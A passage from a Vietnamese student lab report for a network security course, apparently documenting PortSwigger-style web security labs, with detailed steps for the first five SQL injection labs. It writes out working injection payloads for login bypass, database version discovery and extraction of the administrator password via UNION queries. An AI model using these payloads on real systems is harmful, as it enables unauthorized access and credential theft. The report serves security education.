FIT@HCMUS
TRƯỜNG ĐẠI HỌC KHOA HỌC TỰ NHIÊN, ĐHQG - HCM
KHOA CÔNG NGHỆ THÔNG TIN

PROJECT 02 - WEB SECURITY

BỘ MÔN: AN NINH MẠNG

Sinh viên thực hiện:
21120419 - Vũ Thành Công
21120572 - Ngũ Duy Tính

TP. Hồ Chí Minh, tháng 5/2024

Mục lục

A. Thông tin các thành viên

MSSV	Họ và tên	Email
21120419	Vũ Thành Công	21120419@student.hcmus.edu.vn
21120572	Ngũ Duy Tính	21120572@student.hcmus.edu.vn

B. Bảng phân công thực hiện

STT	Loại tấn công	Lab	Thực hiện	Hoàn thành
1	SQL injection	SQL injection vulnerability in WHERE clause allowing retrieval of hidden data.	Tính	☑
2		SQL injection vulnerability allowing login bypass	Tính	☑
3		SQL injection attack, querying the database type and version on Oracle	Tính	☑
4		SQL injection attack, querying the database type and version on MySQL and Microsoft.	Tính	☑
5		SQL injection attack, listing the database contents on non-Oracle databases.	Tính	☑
6		SQL injection attack, listing the database contents on Oracle	Tính	☑
7		SQL injection UNION attack determining the number of columns returned by the query	Tính	☑
8		SQL injection UNION attack, finding a column containing text	Tính	☑
9		SQL injection UNION attack, retrieving data from other tables	Tính	☑
10		Blind SQL injection with conditional responses	Công	☑
11		Blind SQL injection with conditional errors	Công	☑
12		Visible error-based SQL injection	Công	☑
13		Blind SQL injection with time delays	Công	☑
14		Blind SQL injection with time delays and information retrieval	Công	☑

15	SQL injection	SQL injection with filter bypass via XML encoding	Công	☑
16	Cross-site scripting	Stored XSS into HTML context with nothing encoded	Công	☑
17	Clickjacking	Clickjacking with form input data prefilled from a URL parameter	Công	☑
18	Cross-origin resource sharing (CORS)	CORS vulnerability with basic origin reflection	Công	☑
19	XML external entity (XXE) injection	Exploiting XXE to perform SSRF attacks	Công	☑
20	Server-side request forgery (SSRF)	Basic SSRF against another back-end system	Công	☑
21	Path traversal	File path traversal, traversal sequences blocked with absolute path bypass.	Tính	☑
22		File path traversal, traversal sequences stripped non-recursively	Tính	☑
23	Access control vulnerabilities	User role controlled by request parameter	Công	☑
24	Authentication	Password reset broken logic	Công	☑

C. Nội dung


I. SQL injection:

1. SQL injection vulnerability in WHERE clause allowing retrieval of hidden data.

a. Cách thực hiện

Khi người dùng chọn vào mục Gifts thì câu truy vấn sẽ là SELECT * FROM products WHERE category = 'Gifts' AND released = 1. Thực hiện chèn 'or 1=1 -- thì câu vấn sẽ trở thành là SELECT * FROM products WHERE category = 'Gifts' or 1=1 -- AND released = . Khi đó sẽ SELECT đến toàn bộ nội dung từ bảng products.


b. Kết quả




2. *SQL injection vulnerability allowing login bypass*

a. *Cách thực hiện*

Khi chèn vào administrator' or 1=1-- thì khi truy vấn WHERE username = administrator' or 1=1-- sẽ trả về kết quả là TRUE nên có thể login với username là administrator.




b. *Kết quả*



3. *SQL injection attack, querying the database type and version on Oracle*

a. *Cách thực hiện*


Sử dụng câu truy vấn ' UNION SELECT 'abc' FROM DUAL, lần lượt tăng các cột cần SELECT để xác định số lượng cột trả về dữ liệu của câu truy vấn phía trước. Vì UNION chỉ trả về khi cả 2 câu truy vấn có cùng số cột và bảng dual là bảng có tồn tại trong oracle.



Tiếp tục truy vấn version bằng cách chèn vào ' UNION SELECT BANNER, 'xyz' FROM V$VERSION.


Vì UNION là phép hợp nên sẽ hiển thị dữ liệu của cả 2 câu SELECT.

b. *Kết quả*




4. *SQL injection attack, querying the database type and version on MySQL and Microsoft.*

a. *Cách thực hiện*



Lần lượt chỉnh sửa filter category, tăng số cột trả về, tức chèn vào ' UNION SELECT 'a'#. Dấu # ở cuối cũng giống như --comment.

Sau khi biết được số lượng cột dữ liệu trả về, chỉnh sửa filter category để truy vấn version bằng cách chèn vào ' UNION SELECT @@VERSION, NULL#




b. Kết quả


5. *SQL injection attack, listing the database contents on non-Oracle databases.*

a. Cách thực hiện

Chèn ' ORDER BY 2-- để kiểm tra số lượng cột dữ liệu trả về, khi ' ORDER BY 3-- sẽ trả về Internal Server Error. Suy ra số lượng cột dữ liệu trả về là 2.




Chèn vào
'UNION SELECT TABLE_NAME, NULL FROM INFROMATION_SCHEMA.TABLES--
để tìm kiếm table có thể chứ thông tin Users.




Tiếp tục chèn ' UNION SELECT COLUMN_NAME, NULL FROM INFROMATION_SCHEMA.COLUMNS WHERE TABLE_NAME = 'users_qoecyz'-- để tìm tên của các cột dữ liệu.

Sau khi truy vấn ta thấy được tên của 2 cột là username_vwpwbw và password_cxpbbt



Tiếp tục chèn ' UNION SELECT password_cxpbbt, NULL FROM users_qoecyz WHERE username_vwpwbw = 'administrator'-- để truy vấn mật khẩu của administrator


b. Kết quả




6. SQL injection attack, listing the database contents on Oracle

a. Cách thực hiện

